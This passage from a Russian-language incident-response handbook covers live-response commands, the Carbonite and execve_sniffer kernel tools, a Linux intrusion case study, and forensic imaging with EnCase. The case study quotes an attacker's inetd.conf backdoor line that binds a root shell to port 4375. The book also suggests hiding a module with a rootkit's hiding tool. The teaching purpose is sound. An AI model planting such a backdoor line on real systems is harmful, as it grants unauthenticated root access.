```
victim# ./ps-axo <var1>, <var2>, ...
```

Маркер <var> может представлять любой из параметров, перечисленных далее. Столбец «код» содержит код, который вы вводите как <var1>, <var2> и так далее; столбец «заголовок» содержит название заголовка, который появляется в выводе команды ps. С помощью этих кодов можно инвентаризировать почти любой аспект таблицы процессов, который может потребоваться.

Код	Заголовок	Код	Заголовок
%cpu	%CPU	cputime	TIME
%mem	%MEM	drs	DRS
alarm	ALARM	dsiz	DSIZ
args	COMMAND	egid	EGID
blocked	BLOCKED	egroup	EGROUP
bsdstart	START	eip	EIP
bsdtime	TIME	esp	ESP
c	C	etime	ELAPSED
caught	CAUGHT	euid	EUID
cmd	CMD	euser	EUSER
comm.	COMMAND	f	F
command	COMMAND	fgid	FGID

Код	Заголовок	Код	Заголовок
fgroup	FGROUP	rssize	RSS
flag	F	rsz	RSZ
flags	F	ruid	RUID
fname	COMMAND	ruser	RUSER
fsgid	FSGID	s	S
fsgroup	FSGROUP	sess	SESS
fsuid	FSUID	session	SESS
fsuser	FSUSER	sgi_p	P
fuid	FUID	sgi_rss	RSS
fuser	FUSER	sgid	SGID
gid	GID	sgroup	SGROUP
group	GROUP	sid	SID
ignored	IGNORED	sig	PENDING
intpri	PRI	sig_block	BLOCKED
lim	LIM	sig_catch	CATCHED
longname	TTY	sig_ignore	IGNORED
lstart	STARTED	sig_pend	SIGNAL
m_drs	DRS	sigcatch	CAUGHT
m_trs	TRS	sigignore	IGNORED
majflt	MAJFL	sigmask	BLOCKED
majflt	MAJFLT	stackp	STACKP
minflt	MINFL	start	STARTED
minflt	MINFLT	start_stack	STACKP
ni	NI	start_time	START
nice	NI	stat	STAT
nwchan	WCHAN	state	S
opri	PRI	stime	STIME
pagein	PAGEIN	suid	SUID
pcpu	%CPU	suser	SUSER
pending	PENDING	svgid	SVGID
pgid	PGID	svgroup	SVGROUP
pgrp	PGRP	svuid	SVUID
pid	PID	svuser	SVUSER
pmem	%MEM	sz	SZ
ppid	PPID	time	TIME
pri	PRI	timeout	TMOUT
rgid	RGID	tmout	TMOUT
rgroup	RGROUP	tname	TTY
rss	RSS	tpgid	TPGID

Код	Заголовок	Код	Заголовок
trs	TRS	ucomm	COMMAND
trss	TRSS	uid	UID
tsiz	TSIZ	uid_hack	UID
tt	TT	uname	USER
tty	TT	user	USER
tty4	TTY	vsize	VSZ
tty8	TTY	vsz	VSZ
		wchan	WCHAN

Многие из этих полей могут быть вам не интересны. Тем не менее, некоторые из них могут оказаться полезными. Например, если вы хотели посмотреть только идентификаторы процессов ID (PID), пользователей, которые создали процессы, время их запуска и полную командную строку, понадобится следующая команда:

```
victim# ./ps-axo pid,uid,start,command
```

Эта командная строка вывела бы больше синтаксиса командных строк, перечисленных процессов, чем выводит версия `ps -aux`.

kill

Если начальство просит нас немедленно исправить ситуацию, мы можем уничтожить подозрительный процесс, запущенный взломщиком (ID 721). Это можно сделать с помощью команды `kill`. Команда `kill` установлена по умолчанию в операционных системах Unix и может быть найдена в каталоге `/bin`.

Реализация

Следующая команда уничтожит процесс с идентификатором `<PID>`:

```
victim# ./kill-9 <PID>
```

Примечание. Мы вовсе не рекомендуем исправлять возникшую ситуацию таким способом. Мы упоминаем его только потому, что это вполне возможный вариант, и он успешно применялся в прошлом.

Md5sum

После того как вся информация была передана на компьютер, используемый для расследования (судебный), неплохо получить контрольную сумму MD5-вывода. Поскольку на судебном компьютере может быть установлена система Unix (вместо системы Windows, которая демонстрируется в гл. 18), то в этом разделе мы предлагаем правильную нотацию команд для Unix.

Версия Md5sum распространяется с основной операционной системой Linux, и подобная ей версия, md5, распространяется с системой FreeBSD. Инструментальные средства вычисления контрольной суммы MD5 будут обсуждаться снова в гл. 21.

Примечание. Файл «md5sums.txt» не будет иметь правильную контрольную сумму MD5, объявленную в нем самом, и всегда будет давать контрольную сумму MD5, отличную от истинной. Это происходит потому, что в этот файл ведется запись в то время, когда md5sum вычисляет контрольную сумму.

Реализация

Следующая команда вычислит контрольную сумму MD5-файлов вывода и сохранит их в файле с именем md5sums.txt.

```
forensic# md5sum-b * > md5sums.txt
```

В любой момент утилита md5sum может проверять контрольные суммы MD5 любых файлов, если вы снабдите ее списком этих файлов. Следующая команда проверит контрольные суммы MD5 для списка файлов и сообщит о любом изменении в их содержании.

```
forensic# md5sum-c md5sums.txt
```

Примечание. В системах *BSD используется команда не md5sum, а md5, и она не требует ключа -b.

Carbonite

Инструмент Carbonite был разработан Кейтом Джонсом (Keith J. Jones) и Кевинем Мандиа (Kevin Mandia) в компании Foundstone, Inc. в качестве ответа на комплекты привилегированного доступа к ядру системы -LKM root (loadable kernel module root kit), а конкретнее – на комплект Knark (см. гл. 10). Его можно загрузить с сайта www.foundstone.com и выполнять на большинстве систем с ядром Linux v2.2 (хотя он был разработан на RedHat и наилучшие результаты показал на подобной системе).

Поскольку процессы могут выполняться без связанных с ними двоичных файлов в файловой системе, традиционное силовое выключение машины уничтожило бы улики. Следовательно, процессы, скрытые с помощью команды kill -31 инструмента Knark, могли бы быть найдены, если бы было возможно проникнуть в ядро и исследовать таблицу процессов. Поэтому один из возможных способов бороться с комплектами LKM root состоит в использовании LKM-решений, в связи с чем и был создан инструмент Carbonite.

Реализация

Инструмент Carbonite должен компилироваться на системе, имеющей то же ядро, что и машина-жертва. Версию ядра можно, обычно, посмотреть с помощью следующей команды:

```
victim# uname-a
```

После того как надежная машина с такой же самой версией ядра, как у вашей машины-жертвы, найдена, разархивируйте содержимое пакета Carbonite и измените каталог в ней. Введите следующую команду, чтобы создать пакет:

```
forensic# make
```

Пакет компилируется, и создается файл carbonite.o. Скопируйте этот каталог на машину-жертву надежным способом (через диск или компакт диск). Затем Carbonite нужно установить в ядро, используя команду

```
victim# ./carbonite.sh
```

Примечание. Возможно, что файл carbonite.sh потребует редактирования, чтобы удовлетворить ваши определенные потребности. Например, если вы используете Carbonite в живом ответе, вы захотите указать скрипт в надежной версии загрузчика модуля (insmod) так, чтобы не использовать копию, принадлежащую взломанной машине.

Когда Carbonite внесен в ядро, он временно замораживает систему, пока не выполнит свою миссию. Он создает каталог /tmp/CARBONITE, который будет содержать копию каждого процесса, выполняющегося на машине. Имена копий процессов будут CARBONITE.<Команда><PID>, где <команда> – имя процесса и <PID> – ID процесса.

Создается дополнительный файл, CARBONITE.html, который может быть загружен в Web-браузер. Этот файл подобен файлу, созданному с помощью команды ps (рассматривался ранее), но поскольку он получен в результате прямого входа в ядро, то он более надежен и показывает все процессы, даже если они скрыты с помощью инструмента Knark.

Внимание. Carbonite будет вести запись в среде хоста. Учтите это, если планируете оставить открытой возможность судебного дублирования!

Execve_Sniffer

Этот инструмент еще не выпущен публично; его дебют состоится в этой книге. Написанный Кейтом Джонсом (Keith J. Jones) инструмент execve_sniffer в большей степени является программой «доказательства-концепции», чем инструментом, «пригодным для часа пик», но его мож-

но изменить так, чтобы удовлетворить определенные потребности. Инструмент `execve_sniffer` загружается как модуль ядра. Он «обертывает» системный вызов `execve`. После того как системный вызов запакован, все запросы к этой функции будут полностью зарегистрированы в виде сообщений ядра.

Чтобы понять, почему это действие важно, вы должны понять системный вызов `execve`. Каждый раз, когда в системе выполняется команда, командная строка передается в системный вызов `execve` для выполнения. Когда мы обертываем этот системный вызов, то можем сделать с информацией, которая передается в этот вызов, что захотим (подобно тому, что делает инструмент `Knark`, описанный в гл. 10). Поскольку мы ребята хорошие, то хотим лишь сообщать о том, какая команда была выполнена, а затем передавать саму команду оригинальному системному вызову `execve`.

Вся эта работа может показаться неважной, если вы можете поместить в сеть анализатор сетевых потоков (`sniffer`) и видеть ту же самую информацию, но этот инструмент был разработан в ответ на все увеличивающееся использование `Secure Shell (SSH)` для шифрования связи. Поэтому запись каждой команды, выполненной в системе, может быть единственной возможностью справиться с шифрованием. Кроме того, мы рекомендуем после установления `execve_sniffer` скрыть его с помощью инструмента `modhide.o`, имеющегося в `Knark`, чтобы преступник его не обнаружил и не попытался выгрузить.

Следующий текст дает пример вывода инструмента `execve_sniffer` из системы `RedHat v6.2 Linux`.

Execve Sniffer Inserted

```
execve - user: 0 pid: 769 filename: /sbin/lsmmod args: lsmmod
execve - user: 0 pid: 770 filename: /usr/bin/w args: w
execve - user: 0 pid: 771 filename: /usr/sbin/tcpdump
args: tcpdump -s 65535 -n -w /tmp/.net
execve - user: 0 pid: 772 filename: /bin/dmesg args: dmesg
```

Как уже упоминалось, этот инструмент борется против команд взломщика, выполняющихся по зашифрованному каналу. Даже если взломщик выполняет команды, и нам не видно, что он набирает (через контроль сети), теперь мы можем видеть полное содержание того, что он выполняет.

Пример из жизни. Сценарий взлома системы Unix

В этом примере мы анализируем систему `RedHat v6.2 Linux`. На хосте установлена стандартная система `RedHat` без ненужных служб, которые были заблокированы и удалены.

Взломщик получил доступ через службу `rpc.statd`, которая распространялась несколько лет назад. Как только взломщик получил доступ в систему, он добавил новых пользователей так, чтобы он мог воспользоваться ути-

литой telnet в любое время, когда захочет. Этот метод взлома оставляет «отпечатки пальцев» в живом ответе, который мы здесь выполним.

Системный администратор вошел в систему утром и заметил, что файл дневных сообщений (файл /etc/motd) был изменен, и содержит следующее:

"Ваш сайт парализован. Я взломал его. Я планирую удалить файлы, если вы не заплатите мне \$4000. Это не шутка. Я крутой парень!

Your momma wears combat boots!

Подписано, Владимир Дорохов"

Администратор, конечно, покачал головой, решив, что слишком ретивный ребенок решил позабавиться с его системой.

И снова начальство хотело бы иметь подтверждение серьезности этого электронного сообщения прежде, чем они задействуют ресурсы, необходимые для расследования. Вооруженный своим диском, содержащим средства ответа на инциденты, системный администратор начинает «живой ответ».

Примеры, представленные в этой главе были зафиксированы при использовании данной машины-жертвы. Вернитесь к этим примерам, чтобы освежить в памяти результаты, которые мы получили.

Isuf. С помощью команды `Isuf` обнаруживаются два подозрительных процесса: процесс 1, который записывает в файл и открыл «сырой» сокет, и процессы `inetd`, которые открыли TCP-порт 4375. После дальнейшего анализа файла `inetd.conf` мы видим, что демон открыл TCP-порт, который связан с привилегированной оболочкой (`root shell`). Короче говоря, это обеспечивает приглашение к вводу команд, которое не нуждается ни в каких мандатах для входа в систему с привилегированным доступом (поэтому они не обнаруживаются в выводе команд `last` или `w`). Для такого входа в систему никогда не должно быть никаких законных причин. Ниже приведена строка из файла `inetd.conf`:

```
4375 stream tcp nowait root /bin/sh -h
```

ls. Команда `ls` дает нам новую учетную запись пользователя (`kjohnson`), которая отсутствовала в системе перед тем, как машина была взломана. Каталог содержит исполняемый файл 1, и мы можем видеть, когда он, вероятно, был создан (из последних модифицированных файлов) и выполнен (из файлов, к которым последний раз обращались).

last. Команда `last` дает нам последнюю ключевую часть информации, потому что мы никогда не видели вход в систему пользователя с именем `kjohnson` (`kjohnson` был владельцем процесса 1 и изменил файл `/etc/motd`). Если файлы регистрации не были изменены, то мы можем предположить, что учетная запись пользователя `trere` использовалась, как черный ход в систему, после того как она была взломана, и пользователь был переключен на `kjohnson` с помощью команды `su`.


Коммерческие наборы инструментов для судебного дублирования

Как только принято решение о том, что нужно провести полномасштабное расследование, то для судебной экспертизы обычно неплохо получить изображение машин, вовлеченных в инцидент. Есть несколько вариантов программного обеспечения, предназначенного для судебного дублирования; как коммерческие, так и некоммерческие инструментальные средства успешно справлялись с задачей, возложенной на них юридической системой. В этой главе рассматриваются несколько коммерческих инструментальных средств. Как правило, организации среднего и большого размера склоняются к использованию коммерческого программного обеспечения. В этой главе описывается четыре наиболее популярных пакета: EnCase, Safeback, SnapBack и Ghost.

Возможно, предпочтительнее сначала прочесть раздел «Пример из жизни», чтобы ознакомиться с содержимым жестких дисков и с ситуацией, в которую вы будете вовлечены при использовании этих инструментальных средств судебного дублирования. Мы будем ссылаться на раздел «Пример из жизни» во всех разделах этой главы.

Примечание. Инструментальные средства, обсуждаемые в этой главе, производят судебное дублирование, а не анализ. Информацию относительно инструментальных средств, помогающих при судебном анализе, см. в главах 22, 23 и 24.

В соответствии с временной шкалой, на которой показаны последовательные этапы расследования, мы перешли к шагу «Судебное дублирование».




EnCase v3

Первый инструмент, который мы обсудим в этой главе – EnCase – написанный компанией Guidance Software. Этот инструмент широко используется правоохранительными органами и коммерческими предприятиями для судебного дублирования (и, как вы увидите далее, он помогает также на стадии анализа). В этом разделе будет продемонстрирован процесс создания с помощью этого инструмента судебной копии. EnCase можно купить у компании Guidance Software на сайте <http://www.encase.com>.


Реализация

Первый шаг при выполнении судебного дублирования с помощью EnCase заключается в создании надежного загрузочного диска. Инструментальные средства, обсуждаемые в этой главе, не имеют столь же простых мастеров, как мастер EnCase. Чтобы создать загрузочный диск и использовать его для получения судебного дублирования исходного жесткого диска с помощью EnCase, выполните следующие действия.


1. Откройте EnCase и выберите Tools (Сервис), а затем Create Boot Disk (Создание загрузочного диска). Вы увидите следующий экран.



2. Выберите адресата в группе Target Diskette (Целевая дискета) и щелкните на Next (Далее). Убедитесь, что в дисковод адресата вставлен новый диск.
3. Выберите опцию Change From A System Diskette To An EnCase Boot Floppy (Сменить системную дискету на загрузочную дискету EnCase) и убедитесь, что отмечен флажок Format Diskette First (Сначала форматировать дискету). Затем щелкните на Next. Обратите внимание, что этот шаг выполняется только в системах Windows 95/98/Me.



4. Выберите Full (целиком), чтобы полностью отформатировать гибкий диск. Щелкните на Start.




5. Когда вы закончите форматирование гибкого диска, инструмент сбора данных (acquiring tool) комплекта EnCase нужно будет скопировать снова. После выхода из экрана форматирования появится следующий экран, предназначенный для копирования на гибкий диск инструмента создания изображения (imaging tool) комплекта EnCase. Обычно вам не нужно менять местоположение программы, которая будет скопирована. Щелкните на Finish (Готово) для продолжения.

EnCase (3.02) (DOS Version 7.10)							
Code	Type	Sectors	Size	LP Label	System	Free	Size
Disk0 IDE 40088160 Sectors				C	DRIVE_C	FAT32	7.8GB 19.1GB
Lock 19.1GB				D	NO NAME	FAT32	673.1MB 1004.0MB
80	0C	FAT32X	40082175 19.1GB	E	STORAGE	FAT32	16.8MB 2.2GB
Disk1 IDE 20044080 Sectors				F	Not Ready		
Lock 9.6GB							
80	A5	Free BSD	20044080 9.6GB				
Disk2 IDE 12685680 Sectors							
Lock 6.0GB							
80	0B	CHS	1342415.63				
00	0B	FAT32	2056320 1004.1MB				
00	0B	FAT32	4610655 2.2GB				
ock [C:\EVID] [C:\EVID] [C:\EVID] [C:\EVID] [C:\EVID] [C:\EVID] [C:\EVID] [C:\EVID]							


- Когда копия готова, удалите диск и промаркируйте его соответствующим образом. Установите защиту диска от записи, перекинув положение защелки, расположенной в верхнем углу дискеты.
- Создайте каталог, в котором инструментом EnCase будут созданы файлы, являющиеся уликами. В этом примере мы ввели C:\EVID\ в качестве такого каталога.
- Для этого примера удалите исходный жесткий диск из подозреваемого компьютера и поместите его в судебном компьютере, чтобы выполнить дублирование. Убедитесь, что вы установили начальную загрузку судебного компьютера так, чтобы она происходила с дисководов гибких дисков, а не с диска, удаленного из исходной машины. Это обычно определяется в BIOS. Если что-то не ясно, то для дополнительной проверки поместите гибкий диск в судебный компьютер прежде, чем будет подключен диск исходного компьютера.
В нашем примере (из раздела «Пример из жизни»), 6-гигабайтный жесткий диск Maxtor IDE был удален из подозреваемого компьютера.
- Включите судебный компьютер и гибкий диск, который вы создали, будет загружен. Когда появится приглашение к вводу DOS-команд, наберите следующую команду:

A:\> en

Эта команда активизирует инструмент создания изображения (imaging tool) комплекта EnCase. Когда EnCase выполняет судебное дублирование исходного жесткого диска, он сохраняет копию в виде файла закрытого (запатентованного) формата в файловой системе вашего носителя информации. В нашем примере, вы будете использовать этот инструмент для сохранения копии исходного жесткого диска в каталоге C:\EVID. Здесь диск, который вы дублируете (источник) – диск 2, а диск, на котором вы сохраняете копию – диск 0 (диск C:). На главном экране инструмента сбора данных (acquiring tool) вы можете видеть эти диски.




10. Чтобы защитить данные, в целях сохранения их целостности, все жесткие диски в пределах судебного компьютера блокированы (то есть на них нельзя писать). Диск, содержащий каталог-хранилище, должен быть открыт для записи, потому что туда вы перепишите данные судебного дублирования исходного жесткого диска. Поэтому клавишей TAB перейдите на пункт Lock (Блокировать), расположенный внизу экрана, и нажмите ENTER. Затем выберите диск-хранилище, в нашем случае – диск 0.




Нажмите ENTER. Диск 0 теперь разблокирован.

11. Как только диск разблокирован, выберите Acquire (Получение данных), чтобы начать процесс судебного дублирования. Программа спросит, где расположено подозреваемое средство информации. Выберите диск. В нашем примере подозреваемое средство информации было связано с диском 2 на судебном компьютере.




12. Затем программа получения данных EnCase спрашивает, где должны быть созданы файлы улик. Здесь надо будет ввести каталог, который вы создавали на этапе 7. Кроме того, вы должны ввести полное название пути к этому файлу улик. Так как это будет первая часть


улик, то в нашем случае мы назовем его Tag1; наберите C:\evid\tag1. EnCase автоматически подставит расширение файла. Первая (и возможно единственная) часть будет называться tag1.e01. Если все улики не поместятся в одном файле (из-за указанного размера файла; его значение по умолчанию составляет 640Мб), то последующие файлы будут называться tag1.e02, tag1.e03 и так далее.



13. В последующих нескольких шагах вы вводите информацию, специфическую для вашего конкретного случая, которая будет сохранена в файле улики. Вся информация будет записана в файл улики и будет доступна для анализа, как только ее загрузят в EnCase (см. гл. 22 для получения дополнительной информации об использовании EnCase в качестве инструмента анализа). В первом шаге нужно ввести номер, назначенный для этого конкретного расследования.



14. Затем введите имя эксперта, получившего данные улики.



15. Введите номер улики.

Enter The Evidence Number For This Drive

Evidence Number

Tag 1

OK

This is a screenshot of a software dialog box titled "Enter The Evidence Number For This Drive". It contains a label "Evidence Number" and a text input field with the text "Tag 1". At the bottom, there is an "OK" button and two smaller, partially obscured buttons.

16. Введите описание для порции улики.

Enter A Description For This Drive

Description

Tag 1 - Desktop

OK

This is a screenshot of a software dialog box titled "Enter A Description For This Drive". It contains a label "Description" and a text input field with the text "Tag 1 - Desktop". At the bottom, there is an "OK" button and two smaller, partially obscured buttons.

17. Текущая дата и время читаются из BIOS судебного компьютера. Проверьте эту дату и время, и обратите внимание на любые различия с той частью, которая содержит калиброванное время. Вы должны также обратить внимание на любые различия между этим временем и временем из исходного компьютера, так как это потребуется на стадии анализа.

Enter The Current Date/Time

Correct Date/Time

03/16/2002 02:20:38pm

OK

This is a screenshot of a software dialog box titled "Enter The Current Date/Time". It contains a label "Correct Date/Time" and a text input field with the text "03/16/2002 02:20:38pm". At the bottom, there is an "OK" button and two smaller, partially obscured buttons.

18. Введите любые дополнительные примечания для порции улики. Вы не сможете дать слишком подробное описание, поскольку поле, отведенное для описания, не очень велико.

Enter Any Notes For This Drive


Notes

Desktop - Primary/Master Hard Drive SN-123

OK


This is a screenshot of a software dialog box titled "Enter Any Notes For This Drive". It contains a label "Notes" and a text input field with the text "Desktop - Primary/Master Hard Drive SN-123". At the bottom, there is an "OK" button and two smaller, partially obscured buttons.

19. В следующем окне вас спросят, хотите ли вы сжать файлы улик. В этом примере мы не хотели сжимать файлы, потому что предпочли работать с максимальной скоростью и пожертвовать дополнительным пространством на жестком диске, поэтому выбрали No (Нет). Если вы имеете ограниченное пространство на жестком диске, выберите Yes (Да). Так как сжатие сильно зависит от содержания исходного жесткого диска, процент сжатия различен.




Примечание. Процесс сжатия увеличивает время получения судебной копии. Если вы передумаете, то сжатие можно сделать также после анализа.

20. Далее EnCase спрашивает, хотите ли вы сгенерировать контрольные суммы MD5 для создаваемых файлов улик. Мы рекомендуем вам всегда выбирать Yes на этом шаге, поскольку это можно сделать только здесь!




21. Вы можете наложить пароль на доступ к файлам улик с целью их дальнейшей защиты. Мы отказались от этого, потому что очень осторожны в цепочке надзора за хранением улик. Если у вас есть основания полагать, что кто-то, кому это не положено, может получить доступ к этим файлам, введите пароль. Помните, что, если вы наложите пароль на доступ к файлам улик и потеряете его, то не существует способа его восстановить (кроме некоторых случаев). Нажмите ENTER, чтобы использовать пустой пароль.


Совет. Не защищайте паролем судебную копию, если у вас нет для этого очень серьезных оснований.



22. Укажите число секторов, которые вы хотите получить. В большинстве случаев, это не будет отличаться от того, что вам предложит EnCase, поэтому просто нажмите ENTER.



23. На следующем экране вас спросят, какой размер файла вы хотите выбрать для каждого файла улики. EnCase разобьет большие жесткие диски на несколько файлов для упрощенного управления. Примите заданное по умолчанию значение в 640Мб; тогда позже вы сможете переместить индивидуальные файлы улики на компакт-диски для архива.



24. Когда мы закончим ввод информации в последнем шаге, EnCase, наконец, автоматически начнет процесс судебного дублирования. Инструмент обеспечивает строку состояния и предупреждает вас о любых ошибках, которые могут возникнуть.

```

EnCase (3.02) (DOS Version 7.10)

User Input
-----
Drive          2
CaseNumber     FS-000001
Examiner       Keith J. Jones
EvidenceNumber Tag 1
Alias          Tag 1 - Desktop
OutputPath     c:\evid\tagi.E01
Compression    N
ZeroPadding    1

4.6GB read, 0 errors, 0:28:43 elapsed, 0:09:24 remaining

```

25. Когда EnCase закончит процесс дублирования, он сделает предупреждение и выдаст свой статус. Обратите внимание, что дублирование 6-гигабайтного жесткого диска без сжатия не заняло много времени. Нажмите ENTER для продолжения.

```

Evidence File Created

An evidence file for drive 2 was
successfully created. Elapsed time: 0:38:07

OK

```

26. Выберите пункт Quit (Выход), чтобы вернуться к строке приглашения в DOS. Выключите судебный компьютер и отсоедините подозреваемый диск.

Обратите внимание, что в этом примере EnCase разделил жесткий диск на 10 файлов, которые составляют полный файл улики. Файлы, которые вы только что создали при судебном дублировании, вы будете импортировать в инструментальные средства анализа в следующих главах.

```

C:\Evid>dir

Volume in drive C is DRIVE_C
Volume Serial Number is 283F-0EFF
Directory of C:\Evid

.                <DIR>                03-16-02   2:18p .
..               <DIR>                03-16-02   2:18p ..
TAG1.E01         671,112,973  03-16-02   2:27p TAG1.E01
TAG1.E02         671,106,725  03-16-02   2:31p TAG1.E02
TAG1.E03         671,106,725  03-16-02   2:35p TAG1.E03
TAG1.E04         671,106,725  03-16-02   2:39p TAG1.E04
TAG1.E05         671,106,725  03-16-02   2:43p TAG1.E05
TAG1.E06         671,106,725  03-16-02   2:47p TAG1.E06
TAG1.E07         671,106,725  03-16-02   2:50p TAG1.E07
TAG1.E08         671,106,725  03-16-02   2:54p TAG1.E08
TAG1.E09         671,106,725  03-16-02   2:58p TAG1.E09
TAG1.E10         457,274,421  03-16-02   3:01p TAG1.E10
EXPORT           <DIR>                03-16-02   3:06p Export
TRASH            <DIR>                03-16-02   3:06p Trash

10 file(s)          6,196.25 MB
 4 dir(s)           1,808.06 MB free

C:\Evid>

```

Теперь судебное дублирование 6-гигабайтного жесткого диска с использованием инструмента EnCase завершено.

Format: создание надежного загрузочного диска

Остальные утилиты, обсуждаемые в этой главе, требуют надежного загрузочного диска. Для этого вам не нужен специальный инструмент; вместо этого можно использовать системную команду `format`, имеющуюся в операционных системах Windows. В этом небольшом разделе дается краткий обзор того, как создать загрузочный диск, если вы не сделали это раньше. Если вы уже знаете, как сделать надежный загрузочный диск, то можете перейти к разделам, которые обсуждают другие инструментальные средства судебного дублирования: Safeback и SnapBack.

Реализация

Чтобы создать загрузочный диск, выполняют следующую команду системы Windows 95/98, которая форматирует и копирует требуемые системные файлы и делает диск самозагружаемым.

```
C:\>format a:/s
```

